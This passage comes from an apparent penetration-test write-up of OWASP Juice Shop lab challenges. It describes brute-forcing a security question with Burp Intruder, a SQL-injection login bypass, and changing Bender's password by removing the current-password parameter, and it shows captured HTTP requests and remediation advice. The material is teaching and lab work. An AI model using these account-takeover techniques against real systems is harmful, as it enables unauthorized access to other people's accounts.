★★'.

We see that his username is [jim@juice-sh.op](#) using the admin panel.




we see that the security question is his eldest sibling's middle name.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
112.	http://127.0.0.1:3000	GET	/rest/products/search?qs=		✓	304	306					127.0.0.1			20:54:59 27--
112.	http://127.0.0.1:3000	POST	/socket.io/EIO=4&transport=polling		✓	200	215	text	lo/			127.0.0.1			20:54:58 27--
112.	http://127.0.0.1:3000	GET	/socket.io/EIO=4&transport=pollin...		✓	200	262	JSON	lo/			127.0.0.1			20:54:58 27--
112.	http://127.0.0.1:3000	GET	/socket.io/EIO=4&transport=webh...		✓	101	129	text	lo/			127.0.0.1			20:54:58 27--
112.	http://127.0.0.1:3000	GET	/socket.io/EIO=4&transport=pollin...		✓	200	230	text	lo/			127.0.0.1			20:54:58 27--
112.	http://127.0.0.1:3000	GET	/rest/avel/login		✓	200	739	JSON				127.0.0.1			20:55:00 27--
112.	http://127.0.0.1:3000	GET	/rest/admin/application-configuration		✓	304	306					127.0.0.1			20:55:02 27--
112.	http://127.0.0.1:3000	GET	/rest/user/security-question/permal...		✓	200	384	JSON				127.0.0.1			20:55:02 27--
113.	http://127.0.0.1:3000	GET	/rest/user/security-question/permal...		✓	200	384	JSON				127.0.0.1			20:55:19 27--
113.	http://127.0.0.1:3000	GET	/rest/user/security-question/permal...		✓	200	531	JSON				127.0.0.1			20:55:16 27--
113.	http://127.0.0.1:3000	POST	/rest/user/reset-password		✓	401	503	text				127.0.0.1			20:57:00 27--

We capture the request of the false try and check it on burpsuite.

The screenshot shows a dark-themed web browser window with multiple tabs open at the top. The active tab is 'chatgpt.com'. The main content area displays a list of common middle names for males, generated by ChatGPT. The list includes: James, Alexander, Lee, Michael, Joseph, Thomas, William, John, Robert, David, Scott, Charles, Edward, Benjamin, Samuel, Joseph, and David. A message at the bottom of the list says 'Sure! Here's the list in a format that you can easily copy:'. Below the list, there is a 'Message ChatGPT' input field and a note: 'ChatGPT can make mistakes. Check important info.' On the left side of the screen, there is a sidebar with a 'ChatGPT' icon and a 'Share' button. The sidebar also lists various search results and links related to cybersecurity and penetration testing.

We search for common middle names on internet to do a brute force attack on security question.



The highlight the answer for sniper attack and use the names we found from internet and start the attack.

The screenshot shows the Burp Suite Community Edition interface. In the top navigation bar, 'Attack' is selected. Below it, the title bar says '4. Intruder attack of http://127.0.0.1:3000'. The main area displays a table of 'Intruder attack results filter: Showing all items'. The table has columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The rows show various names (James, Alexander, Lee, Michael, Joseph, Thomas, William, John, Robert, David, Scott, Charles, Edward, Benjamin, Samuel, Joseph, Paul, Ray, Andrew) with status codes ranging from 401 to 200. A specific row for 'Samuel' is highlighted with a blue background. To the right of the table is a sidebar with tabs for 'Sessions', 'Resources pool', and 'Settings'. Below the table, a detailed 'Request' and 'Response' pane is open, showing the raw HTTP message. The response body contains JSON data related to a password reset challenge. At the bottom of the screen, a Mac OS X dock with various application icons is visible.

We see a 200 code which is a success. It's Samuel.

The screenshot shows a Firefox browser window with the URL '127.0.0.1:3000/#forgot-password'. The page title is 'OWASP Juice Shop'. A green success message box at the top states: 'You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)'. Below the message is a 'Forgot Password' form. The form fields are: 'Email *' (filled with 'jim@juice-shop'), 'Security Question *' (filled with '*****'), 'New Password *' (filled with '*****'), and 'Repeat New Password *' (filled with '*****'). There is also a note: 'Password must be 5-40 characters long.' A 'Show password advice' link is present. At the bottom of the form is a 'Change' button. The browser's address bar shows the URL '127.0.0.1:3000/#forgot-password'. The bottom of the screen shows the Mac OS X dock with various application icons.

We try to change the password using the Samuel as security question answer and finish the challenge.

Recommendation:

Implement secure reset tokens. Use multi-factor authentication for resets. Ensure tokens have short expiration times.


Change Bender's Password ★★★★★

Severity: **High**



Description: Exploiting vulnerabilities in password change workflows, attackers may bypass security controls and gain unauthorized access to accounts.

Impact: This could result in account takeovers, sensitive data exposure, and privilege abuse.


Steps to reproduce the vulnerability:



In this challenge we need to change Bender's password into slumCl4ssic.



we use the '-- sql injection to bypass the login and go into his account.



We have burpsuite open to capture the requests and we try to change the password using change password with a fail attempt.

Burp Suite Community Edition Burp Project

3. Intruder attack

HTTP history

Results	Positions
Intruder attack results #1	
Request	Payload 1
1451 U	1
1452 V	2
1453 W	3
1454 X	4
1455 Y	5
1456 Z	6
1457 A	7
1458 B	8
1459 C	9
1460 D	10
1461 E	11
1462 F	12
1463 G	13
1464 H	14
1465 I	15
1466 J	16
1467 K	17
1468 L	18
1469 M	19
1470 N	20

Request Response

```

1 POST /rest/user/login
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: en-US;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 7
Origin: http://127.0.1.1
Connection: keep-alive
Referer: http://127.0.1.1
Cookie: language=en
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same
Priority: u=8

```

Response

```

1 HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-FRAME-OPTIONS: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 32
ETag: "W/28-401Unauthorized"
Date: Sat, 28 Dec 2024 14:38:34 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Current password is not correct.

```

Event log (38) All issues

We find the request and change it a bit by removing the current password section.

Burp Suite Community Edition Burp Project

3. Intruder attack

Repeater

Results	Positions
Intruder attack results #1	
Request	Payload 1
1451 U	1
1452 V	2
1453 W	3
1454 X	4
1455 Y	5
1456 Z	6
1457 A	7
1458 B	8
1459 C	9
1460 D	10
1461 E	11
1462 F	12
1463 G	13
1464 H	14
1465 I	15
1466 J	16
1467 K	17
1468 L	18
1469 M	19
1470 N	20

Request Response

```

1 GET /rest/user/change-password?current=123456&new=slurmClassic&repeat=surmClassic
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: en-US;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9eyJzdGF0ZXM1IjoiZmJiZGNzNzIwI
ZGF0YS1lcyByZC1hbmJkIjoiMjIwMjIwIjoiLCJ1dWltcC1mIjoiChBgdIjz
E0ZWV1lcyByZC1hbmJkIjoiY3ZdZG9tZXlLClx2wxleVub2t1b16111staxw89w0d
pbkwljoiLiwiCHzVnlsZUltyWdlijo1YXNzZXRL3B1YmxpYy9pbmFnZXXvdvXbs
b2Fkyc9kZN2hdwkhLm22z1yinRvdhTzMyZj01111lCjpcFjdgl2Z51d0d112
SwY311YXZERf0j0jMjAyNCNxIb8yNSAx0d0Tox0548mTUgKAwj0Akw1iw1dX
BkXyR1ZERf0j0jMjAyNCNxIb8yNSAx0d0Tox0548mTUgKAwj0Akw1iw1dX
rWe9f5fbf0fA515jYH0000xfunfThnaFx1CBaxTSQN8vnx075e1X9xeySP37F-XB
HIVKE00ftWsEqcd48w8efnlhvb16gk1EB16-0kjh7Rg19bzHbrJhluRhbVAt9
03d1j3Rvh0phSc
Connection: keep-alive
Cookie: language=en
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same
Priority: u=8

```

Request Response


```

1 POST /rest/user/login
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: en-US;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 7
Origin: http://127.0.1.1
Connection: keep-alive
Referer: http://127.0.1.1
Cookie: language=en
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same
Priority: u=8

```

Event log (36) All issues

We paste the password challenge asked us to put and after deleting current password section we send the request to see if it works.



We can see that it has worked and we changed the password.

Recommendation:

Implement strong validation checks during the password change process, ensuring the current password is verified before allowing changes. Require Multi-Factor Authentication (MFA) during sensitive actions like password changes. Generate and validate short-lived tokens for password change requests. Monitor and log all password change activities to detect and respond to suspicious behavior. Send real-time notifications (e.g., via email or SMS) when a password change occurs.


Reset Bjoern's Password ★★★★☆

Severity: **High**

